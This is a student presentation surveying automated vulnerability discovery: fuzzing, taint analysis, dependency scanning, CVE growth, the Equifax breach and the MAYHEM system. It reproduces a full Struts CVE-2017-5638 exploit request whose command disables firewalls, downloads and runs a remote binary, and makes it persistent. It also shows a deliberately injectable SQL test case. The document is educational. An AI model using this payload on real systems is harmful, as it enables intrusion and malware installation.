

```
[0x00002ff0]> VV @ main (nodes 78 edges 97 zoom 80%) BB-NORM mouse:canvas-y mov-speed:5
```

```
0x38b2 ;[gAr]
mov rcx, r13
mov rdx, rbx
mov rsi, r12
mov edi, ebp
...
```

```
0x3a67 ;[gAo]
; JMP XREF from 0x000038ac (main)
; 0xbb18
; "ping: unknown protocol family: %d\n"
lea rdx, qword str.ping:_unknown_protocol_fa
; JMP XREF from 0x000031b0 (main + 448)
; JMP XREF from 0x000031ea (main + 506)
; JMP XREF from 0x00003b09 (main + 2841)
; JMP XREF from 0x00003b68 (main + 2936)
; [0x20f3e0:8]=0
mov rdi, qword [obj.stderr]
...
```

A screenshot from Radare2 in Visual mode viewing the `/bin/ping` binary. Radare2 is a binary disassembly tool.

# A SURVEY ON AUTOMATED SOFTWARE VULNERABILITY DISCOVERY, EXPLOITATION, AND PATCHING

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# OUTLINE

## Intro

- Fuzzing
- Taint Analysis
- Software Composition Analysis (SCA)

Trends in volume and rate of discovery of vulnerabilities

Potential problems facing companies

## Sources

- Why am I interested in MAYHEM?

## Conclusions

## Future work

# INTRO

The threat landscape for cyber threats has evolved dramatically over the past ten years

- Software, vulnerabilities, infrastructure, and threats are both more prevalent and evolving faster, due to various factors
  - Low cost of infra/compute power

Attacks have been made easier due to low cost of computer power and networking tools

Software dev't and analysis/attack techniques have also been steadily improving in abilities

- In 2016, in DARPA's Grand Cyber challenge, "MAYHEM" won the competition. It is now offered as a commercial private sector tool and used by the Navy.
  - It displayed the ability to dynamically detect and patch vulnerabilities via binary patching (injecting assembly code) and fuzzing driven by genetic algorithms

# INTRO: FUZZING

Fuzzing is a bug-hunting technique

Involves incrementally mutating inputs

Can be very slow or very effective depending on how inputs get mutated

Ex:

- [AFL++](#)
- Odl
- DotDotPwn
- [Kitty](#)

Can be done at any step that involves input

- In command-line apps
- In inter-process communication
- In network streams
- etc

# INTRO: TAINT ANALYSIS

See also “Taint Propagation”

Taint analysis traces the flow of *potentially* dangerous data through your code

- Fortify SAST does this through parsing code into an Abstract Syntax Tree (AST)
- SonarQube does this likely through the same method
- There are plenty of other tools that use taint analysis to detect vulnerabilities related to external input

It tends to have a high false positive rate if done without dynamic context (i.e. statically)

- This is because naïve implementations may not infer context or “taint cleanse rules” automatically

1 / 1 issues



src/.../benchmark/testcode/BenchmarkTes...

**Refactor this code to not construct SQL queries directly from tainted user-controlled data.**

Vulnerability +9

- 1 source: this value can be controlled by the user
- 2 tainted value is propagated
- 3 tainted value is propagated
- 4 tainted value is propagated
- 5 tainted value is propagated
- 6 tainted value is propagated
- 7 tainted value is propagated
- 8 tainted value is propagated
- 9 sink: tainted value is used to perform a security-sensitive operation

alt + ↑ ↓ to navigate issue locations

1 of 1 shown

OWASP Benchmark SonarSource Clone

src/main/java/org/owasp/benchmark/testcode/BenchmarkTest00008.java



[See all issues in this file](#)



```
42 ... response.setContentType("text/html;charset=UTF-8");
43
44
45 String param = "";
46 if (request.getHeader("BenchmarkTest00008") != null) {
47     2 param = 1 request.getHeader("BenchmarkTest00008");
48 }
49
50 // URL Decode the header value since req.getHeader() doesn't. Unlike req.getParameter().
51 4 param = 3 java.net.URLDecoder.decode(param, "UTF-8");
52
53
54 6 String sql = 5 "{call " + param + "}";
55
56 try {
57     java.sql.Connection connection = org.owasp.benchmark.helpers.DatabaseHelper.getSqlConnection();
58     8 java.sql.CallableStatement statement = 7 connection.prepareCall( sql );
59     java.sql.ResultSet rs = 9 statement.executeQuery();
60
61     org.owasp.benchmark.helpers.DatabaseHelper.printResults(rs, sql, response);
62
63     } catch (java.sql.SQLException e) {
64         if (org.owasp.benchmark.helpers.DatabaseHelper.hideSQLErrors) {
65             response.getWriter().println(
66                 "Error processing request."
67             );
68             return;
69         }
70     }
```

**Refactor this code to not construct SQL queries directly from tainted user-controlled data.** See Rule

last year ▼ L59



Vulnerability ▼

! Blocker ▼

○ Open ▼

Not assigned ▼

30min effort

[Comment](#)



cert, cwe, owasp-a1, sans-top25-inse... ▼

# INTRO: SOFTWARE COMPOSITION ANALYSIS (SCA)

BOM Analysis enumerates the component parts of any specific piece of software

- Example of a tool that does this is Snyk

This is accomplished by:

- Fingerprinting specific binary files by MD5/SHA/etc hash, into a specific version
- Fingerprinting snippets of code within files/folders/archives
- Parsing a list of specific dependencies (pom.xml in Maven) and recursively resolving the versions

Finally, an open-source database such as NIST NVD can be queried to link software versions to vulnerabilities


Issues 47

Fixes

Dependencies 173



Search...

org.owasp.webgoat:webgoat-integration-tests@8.2.3-SNAPSHOT	
javax.xml.bind:jaxb-api@2.3.1	+
org.apache.commons:commons-exec@1.3	
org.owasp.webgoat:webgoat-server@8.2.3-SNAPSHOT	+
org.owasp.webgoat:webwolf@8.2.3-SNAPSHOT	-
com.fasterxml.jackson.datatype:jackson-datatype-jsr310@2.12.4	+
com.google.guava:guava@30.1-jre	+
 commons-io:commons-io@2.6	
javax.xml.bind:jaxb-api@2.3.1	+
org.apache.commons:commons-exec@1.3	
org.apache.commons:commons-lang3@3.12.0	
org.bitbucket.b_c:jose4j@0.7.6	+
org.hsqldb:hsqldb@2.5.2	
org.postgresql:postgresql@42.2.23	+
org.projectlombok:lombok@1.18.20	



# TRENDS IN VOLUME AND RATE OF DISCOVERY OF VULNERABILITIES


Vulnerability detection seems to be going up exponentially for all large vendors

- From 2011 to 2021, the number of vulnerabilities in the top 50 vulnerable products has gone from
  - For Microsoft, 667 to 19,476
  - For Apple, 381 to 10,043
- This may have interesting implications for how vulnerabilities are fixed or not fixed
  - There is likely no way we can fix them all manually
- Let's assume it takes just 200 man-hours, which is 1 work week, 9am to 5pm, and \$1000 (in wages, perhaps for multiple people) to fix 1 vulnerability.
  - This would equate to ~88 man-years of effort, and \$19,476,000 to fix all 19,476 vulns reported for all Microsoft products in 2021. Just from 1 work week and \$4000 per software defect.
  - What do we do?
    - Write less software...
    - Stop using computers...
    - Make more humans...
    - **Not use humans to detect and fix vulnerabilities?**

This used data gathered from [cvedetails.com](https://cvedetails.com), which uses the NIST NVD's XML API

Sum - Number of Vulnerabilities Per Vendor Per Year


## Microsoft



Year ▼


Sum - Number of Vulnerabilities Per Vendor Per Year

## Apple



Year ▼

# # of Public CVE Vulnerabilities per Vendor per Year (filtered by well-known vendors)



# POTENTIAL PROBLEMS FACING COMPANIES

## Is your SSN safe?

- We'd like to think, but probably not
- There's a 43% chance it's on the web, along with your name, address, and date of birth, thanks to Equifax's\* use of Struts 2 in 2017
  - Accomplished through CVE-2017-5638, which is Remote Code Execution (RCE) via a faulty Java HTTP Multipart parser and OGNL
- Unofficial timelines estimate that Equifax may have had only about a week to patch
  - They may have not even known about the patch, depending on how poor their third party component tracking program was in 2017
  - This doesn't take into consideration active/passive monitoring, network segmentation, etc; that they could have implemented to mitigate the CVE from being exploited

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %{#nike='multipart/form-data'}.{#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS}.{#memberAccess?
{#_memberAccess=#dm}:{(#container=#context['com.opensymphony.xwork2.ActionContext.container'])}.
{#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)}.
{#ognlUtil.getExcludedPackageNames().clear()}.{#ognlUtil.getExcludedClasses().clear()}.
{#context.setMemberAccess(#dm)}}.{#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://[REDACTED]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "/syn13576">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;'}).
{#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')}}.{#cmds={#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd}}}{#p=new java.lang.ProcessBuilder(#cmds)}{#p.redirectErrorStream(true)}.
{#process=#p.start()}{#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()}.
{@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)}{#ros.flush()}}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

*\*This presentation is in no way sponsored, endorsed or administered by, or associated with, Equifax. If you work for Equifax please do not sue me, or leak my SSN.*

# POTENTIAL PROBLEMS FACING COMPANIES

From Equifax, we can learn that

- Organizations must track risks
  - A lack of visibility on risks can be deadly

Lack of visibility on vulnerable third-party components

- Many smaller or mid-sized companies have little to no tracking on third party components
- This can lead to license violations or, what happened to Equifax – “unwelcome visitors in your TCP streams”
- This is solved by tracking and enumerating vulnerable third-party components

Lack of visibility on software defects

- In-house software is certainly not immune from bugs
  - There are probably bugs in widely-used SSL and encryption libraries that likely still haven't been discovered, that's used in billions of applications daily
- This is solved by either performing code reviews or using automated tools to validate software

# SOURCES

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[9] Fred Bals, "Equifax, Apache Struts, and CVE-2017-5638 vulnerability" [Online]. Available: <https://www.synopsys.com/blogs/software-security/equifax-apache-struts-vulnerability-cve-2017-5638/>

[10] T. Avgerinos et al., "The Mayhem Cyber Reasoning System," [Online]. Available: <https://ieeexplore.ieee.org/document/8328972>

# SOURCES: WHY AM I INTERESTED IN MAYHEM?

MAYHEM is a “Cyber Reasoning System”

- This term isn't well-defined yet
  - A machine or software capable of dynamically patching security vulnerabilities based off of external input
- “Automate the Red/Blue Team”

It was publicly announced in 2019 that the US DoD paid a **\$45,000,000** contract to ForAllSecure, to deploy MAYHEM across its infra

It combines two specific cutting edge (last 5 years) application testing techniques in an effective way

- Guided fuzzing/advanced fuzzing
- Symbolic execution/”concolic execution” (concrete execution)
  - “Actually execute the logic we find in the thing we're testing, after transforming it”

MAYHEM probably has a low false positive rate

- It's not SAST, it's DAST/IAST
- This is probably due to actually running parts of the code it tries to defend

MAYHEM can probably be used to automate attacks, too – not just defend

- It doesn't need to know source code, it works on compiled binaries – compilation just obfuscates bugs, and **obfuscation != security**

Go read the paper! <http://users.umi.acs.umd.edu/~tdumitra/courses/ENEE657/Fall19/papers/Avgerinos18.pdf>



# CONCLUSIONS

It's probable that other governments, nation-states, hackers, and other individuals possess automated tools with capabilities similar to MAYHEM.

- If you own a big or medium company that has significant cyber-infrastructure, you should be worrying about your code quality program even if it's good

We should expect to see more tools using concolic execution, advanced fuzzing, and advanced code analysis techniques

- Hopefully these bleed over into open-source, to help secure OSS projects

Open-source has to be secured

- OSS 0days can be leveraged to great effect, especially if everyone uses them (Struts 1 or 2, Microsoft PRINTNIGHTMARE, etc)
- But closed-source is not exempt from attacks, especially if fuzzing is used more and gets better
  - Look at CISCO router vulns, or WiFi chip stack vulns.

# FUTURE WORK

I'd like to benchmark the efficacy of these technologies with respect to accuracy, type 1/type 2 error rate, speed, efficiency:

- Fuzzing
  - Naïve
  - Advanced (tree-based, disassembly-aided, genetic algorithm driven, ML driven)
- Symbolic Execution
  - With context, without context
- Code Property Graphs
  - What properties can we infer?

I'd also like to analyze large and/or widely used libraries (libssl, NT Kernel, Linux Kernel, Struts) with different techniques and perform similar analyses

# THANK YOU!

Thanks for listening to this presentation. This is the end of the presentation.

Feel free to message me at <http://henrypost.net/> if you have any questions.

If you'd like a PDF/XML version of this paper, you can access it below.

<https://github.com/henryfbp/NYU-CS-GY-6813/tree/master/paper/final>